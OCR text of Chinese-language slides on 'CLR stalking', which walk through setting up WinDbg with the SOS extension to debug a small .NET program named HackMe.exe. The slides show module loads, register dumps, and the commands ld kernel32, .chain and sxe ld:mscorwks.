0x0012F9AC 74 00 65 00 t.e. -2EC
0x0000067C bytes
Disassembly of 0x77F9193C in NT...
; Section: .text
; EXP: DbgBreakPoint (20)
1 > 0x77F9193C: CC
;
0x77F9193D: C3
ANALYZE
Stack Frames at EIP: 0...
0x77F9193D: NTDLL.DLL
0x77F83A01: NTDLL.DLL
0x77F91B93: NTDLL.DLL
PID: 1588 (0x634) TID: 1932 (0x78
0x00010000 - Envir
0x00020000 - Proce
0x0012E000 - Thre
0x00130000 - Defa
0x00400000 - Hack
0x00400000
0x00401000
0x00402000
0x00403000
0x00404000
0x00405000
0x00406000
0x00407000
DOS Header
File Header
Optional Heade
Sections
Imports
Resources
.NET MetaData
.NET Methods
0x77E60000 - KERI
0x77F80000 - NTDI
0x79000000 - msco
0x7FFA0000 - Code
0x7FFDE000 - Thre
0x7FFDF000 - Proc
0x7FFE0000
K:0.100s U:0.100s
0x00400000 - HackMe.exe - 16 items


CLR stalking


- 事前準備
  - Windbg, symbol(pdb)
  - VisualStudio 2005
  - .net framework 2.0 runtime RTM
  - 一個.net小程式



Command - C:\HackMe.exe - WinDbg:6.11.0001.404 X86
CommandLine: C:\HackMe.exe
Symbol search path is: c:\symbols;SRV*c:\symbols*http://msdl.microsoft.com/download/symbols
Executable search path is:
ModLoad: 00400000 00408000 image00400000
ModLoad: 77f80000 77ffc000 ntdll.dll
ModLoad: 79000000 79045000 C:\WINNT\system32\mscoree.dll
ModLoad: 77e60000 77f34000 C:\WINNT\system32\KERNEL32.dll
(7c4.768): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00131f04 ecx=00000009 edx=00000000 esi=7ffdf000 edi=00131
eip=77f9193c esp=0012f984 ebp=0012fc98 iopl=0 nv up ei pl nz na p
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=0000
ntdll!DbgBreakPoint:
77f919 cc int 3
0:000> ld kernel32
Symbo KERNEL32
0:000> .chain
Exten rch Path:
C:\Program Files\Debugging Tools for Windows (x86)\W2KFre;C:\Program
ows (x86)\winext;C:\Pr
Extension DLL chain:
c:\winnt\microsoft.net\framework\v2.0.50727\sos: image 2.0.50727.42,
:27:26 2005
[path: c:\winnt\microsoft.net\framework\v2.0.50727\sos.dll]
dbghelp: image 6.11.0001.404, API 6.1.6, built Thu Feb 26 09:55:30 2009
[path: C:\Program Files\Debugging Tools for Windows (x86)\dbghelp.dll]
ext: image 6.11.0001.404, API 1.0.0, built Thu Feb 26 09:55:30 2009
[path: C:\Program Files\Debugging Tools for Windows (x86)\winext\ext.dll]
uext: image 6.11.0001.404, API 1.0.0, built Thu Feb 26 09:55:26 2009
[path: C:\Program Files\Debugging Tools for Windows (x86)\winext\uext.dl
ntsdexts: image 5.00.2195.6618, built Tue Nov 19 08:21:06 2002
[path: C:\Program Files\Debugging Tools for Windows (x86)\W2KFre\ntsdext
0:000> sxe ld:mscorwks
0:000>
ModLoad: 79e70000 7a3d1000 C:\WINNT\Microsoft.NET\Framework\v2.0.50727\mscorwk
eax=00000000 ebx=00000000 ecx=00860000 edx=00000000 esi=00000000 edi=7ffde000
eip=77f88647 esp=0012f49c ebp=0012f52c iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=0038 gs=0000 efl=00000246
ntdll!NtMapViewOfSection+0xb:
77f88647 c22800 ret 28h
start end module name
00400000 00408000 image00400000 (deferred)
70a70000 70ad6000 SHLWAPI (deferred)
75e00000 75e1a000 IMM32 (deferred)
77df0000 77e4f000 USER32 (deferred)
77e60000 77f34000 KERNEL32 (pdb symbols) c:\s mbols\kernel32.pdb\4
77f40000 77f7d000 GDI32 (deferred)
77f80000 77ffc000 ntdll (pdb symbols) c:\s mbols\ntdll.pdb\41AFDCD61\ntdll.pdb
78000000 78045000 msvcrt (deferred)
786f0000 7875f000 RPCRT4 (deferred)
79000000 79045000 mscoree (deferred)
796d0000 79735000 ADVAPI32 (deferred)
79e70000 7a3d1000 mscorwks (deferred)
0:000>
ld kernel32
.chain
檢查DLL chain
Sxe ld:mscorwks
當load時中斷

